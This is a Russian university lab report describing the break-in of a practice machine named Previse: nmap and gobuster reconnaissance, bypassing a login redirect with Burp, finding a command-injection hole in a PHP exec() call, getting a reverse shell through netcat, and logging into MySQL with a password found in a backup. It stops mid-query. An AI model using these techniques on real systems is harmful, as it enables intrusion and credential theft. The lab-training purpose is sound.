



МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение
высшего образования

«Дальневосточный федеральный университет»

ШКОЛА ЦИФРОВОЙ ЭКОНОМИКИ

ОТЧЕТ

по лабораторной работе № 4

«Получение доступа к удаленной системе»

Выполнили студенты гр. М9120-
09.04.01 кибер

_____ Личковаха С. А.

_____ Крюков Ю.М

_____ Дрожжина А.П..

Проверил преподаватель

_____ Зотов С.С.

(оценка)

г. Владивосток

2021

Машина Previsе – level easy:

Первым делом узнаем инфу и машине, и ее открытых портах с помощью сканера nmap (рис.1). Видим открытые порты, какой сервис работает и его версию.

```
(kali@kali)-[~]
$ sudo nmap -v -sSV -p 22,80 -Pn 10.10.11.104
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-27 08:26 EST
NSE: Loaded 45 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 08:26
Completed Parallel DNS resolution of 1 host. at 08:26, 0.14s elapsed
Initiating SYN Stealth Scan at 08:26
Scanning 10.10.11.104 [2 ports]
Discovered open port 80/tcp on 10.10.11.104
Discovered open port 22/tcp on 10.10.11.104
Completed SYN Stealth Scan at 08:26, 0.56s elapsed (2 total ports)
Initiating Service scan at 08:26
Scanning 2 services on 10.10.11.104
Completed Service scan at 08:26, 6.78s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.104.
Initiating NSE at 08:26
Completed NSE at 08:26, 2.25s elapsed
Initiating NSE at 08:26
Completed NSE at 08:26, 2.19s elapsed
Nmap scan report for 10.10.11.104
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
Raw packets sent: 2 (88B) | Rcvd: 2 (88B)
```

Рисунок 1 – Результаты nmap

Используем инструмент gobuster для поиска url (рис. 2). Для этого мы скачиваем брут-форс словарь по ссылке <https://github.com/deltaclock/dirbuster-lists>. В итоге получаем найденные php страницы и начинаем открывать их в браузере. В результате мы имеем либо пустоту, либо нас пересылают на вход. Но есть пару ссылок, на которых хранится какая-то информация, но в процессе просмотра понимаем, что нам это не пригодится (рис. 3-6). Но все же мы находим кое-что интересное, а именно главное меню (рис. 7).

```
(kali@kali)-[~]
$ gobuster dir -u 10.10.11.104 -w /home/kali/Downloads/directory-list-lowercase-2.3-medium.txt -e -s "200,301,302,401" -x "php" -t 100

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.11.104
[+] Method:          GET
[+] Threads:         100
[+] Wordlist:         /home/kali/Downloads/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php
[+] Expanded:         true
[+] Timeout:         10s

2021/12/27 08:49:52 Starting gobuster in directory enumeration mode

http://10.10.11.104/download.php      (Status: 302) [Size: 0] [→ login.php]
http://10.10.11.104/index.php        (Status: 302) [Size: 2801] [→ login.php]
http://10.10.11.104/nav.php          (Status: 200) [Size: 1248]
http://10.10.11.104/header.php       (Status: 200) [Size: 980]
http://10.10.11.104/files.php        (Status: 302) [Size: 4914] [→ login.php]
http://10.10.11.104/footer.php       (Status: 200) [Size: 217]
http://10.10.11.104/login.php        (Status: 200) [Size: 2224]
http://10.10.11.104/css              (Status: 301) [Size: 310] [→ http://10.10.11.104/css/]
Progress: 1274 / 415288 (0.31%)
Progress: 1470 / 415288 (0.35%)
http://10.10.11.104/status.php       (Status: 302) [Size: 2968] [→ login.php]
Progress: 1668 / 415288 (0.40%)
Progress: 1866 / 415288 (0.45%)
http://10.10.11.104/js              (Status: 301) [Size: 309] [→ http://10.10.11.104/js/]
Progress: 2064 / 415288 (0.50%)
Progress: 2260 / 415288 (0.54%)
Progress: 2454 / 415288 (0.59%)
http://10.10.11.104/logout.php      (Status: 302) [Size: 0] [→ login.php]
Progress: 2650 / 415288 (0.64%)
http://10.10.11.104/accounts.php     (Status: 302) [Size: 3994] [→ login.php]
Progress: 2840 / 415288 (0.68%)
http://10.10.11.104/config.php      (Status: 200) [Size: 0]
Progress: 3028 / 415288 (0.73%)
Progress: 3214 / 415288 (0.77%)
Progress: 3348 / 415288 (0.81%)
Progress: 3518 / 415288 (0.85%)
Progress: 3718 / 415288 (0.90%)
Progress: 3912 / 415288 (0.94%)
Progress: 4102 / 415288 (0.99%)
Progress: 4292 / 415288 (1.03%)
http://10.10.11.104/logs.php        (Status: 302) [Size: 0] [→ login.php]
Progress: 4482 / 415288 (1.08%)
Progress: 4602 / 415288 (1.11%)
Progress: 4766 / 415288 (1.15%)
Progress: 4888 / 415288 (1.18%)
Progress: 5088 / 415288 (1.23%)
Progress: 5286 / 415288 (1.27%)
Progress: 5474 / 415288 (1.32%)
Progress: 5670 / 415288 (1.37%)
Progress: 75258 / 415288 (18.12%)
http://10.10.11.104/server-status   (Status: 403) [Size: 277]

2021/12/27 09:08:55 Finished
```

Рисунок 2 – Результаты gobuster



Рисунок 3 - Страница 10.10.11.104/js



Рисунок 4 - Страница 10.10.11.104/css




Рисунок 5 - Страница 10.10.11.104/footer.php




Рисунок 6 – Результат перехода по кнопке «created by m4lwhere»




Рисунок 7 – Найденное меню

Дальше выявили два варианта допуска к файлам:

1. Используем инструмент Вирп для перехвата трафика, внесения корректировок в запрос и получения доступа к странице создания аккаунт (рис. 8 -11).




Рисунок 8 – Перехват страницы



Рисунок 9 – Заменяем http-код на 200




Рисунок 10 – Создание аккаунта





Рисунок 11 – Уведомление о успешном создании аккаунта

Далее заходим на созданный аккаунт и ищем, что-то полезное для нас, в файлах находим архив (рис. 12, 13).



Previsе File Hosting

Previsе File Hosting Service Management.

Don't have an account? Create one!

Рисунок 12 – Меню после авторизации




Рисунок 13 – Найден архив

2. Получилось получить доступ с помощью логина – пароля: admin-admin (рис 14-15).

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE
2	BASH	54	admin	2021-12-28 04:34:38	DELETE

Рисунок 14 – Доступ к архиву и еще одному файлу




Рисунок 15 – Содержимое второго файла

Скачиваем архив с данными, распаковываем и начинаем исследовать его содержимое (рис. 16–18).




Рисунок 16 – Распаковка архива




Рисунок 17 – Страница подключения к БД


```

(kali@kali)-[~]
$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py ".$_POST['delim']);
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>

```

Рисунок 18 – Найденная функция exec в исходном коде

Теперь с помощью burp подменим данные в найденной функции для прослушивания данных при открытии файла и считаем данные с помощью утилиты nc (рис. 19-21).




Рисунок 19 – Первоначальный перехват burp




Рисунок 20 – Подмена значения на инъекцию




Рисунок 21 – «Подслушанные данные» с порта 4334

Теперь мы входим бд mysql используя пароль, который нашли в бекапе, просматриваем таблицы, которые нам выдало, переходим в таблицу previse, далее выводим все из таблицы аккаунт, то есть зарегистрированных пользователей и их пароли в виде хэшей (рис. 22,23). Узнаем логин m4lwhere, который мы уже находили ранее и которому было посвящена страница с описанием. Теперь используем hashcat для восстановления пароля по хэшу (рис. 24, 25).

```

www-data@previs: /var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: mySQL_p@ssw0rd!!)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 93
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| previs |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use previs;
use previs;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_previs |
+-----+
| accounts |
| files |
+-----+
2 rows in set (0.00 sec)

```

Рисунок 22 – работа с БД

```

mysql> select all from accounts;
select all from accounts;
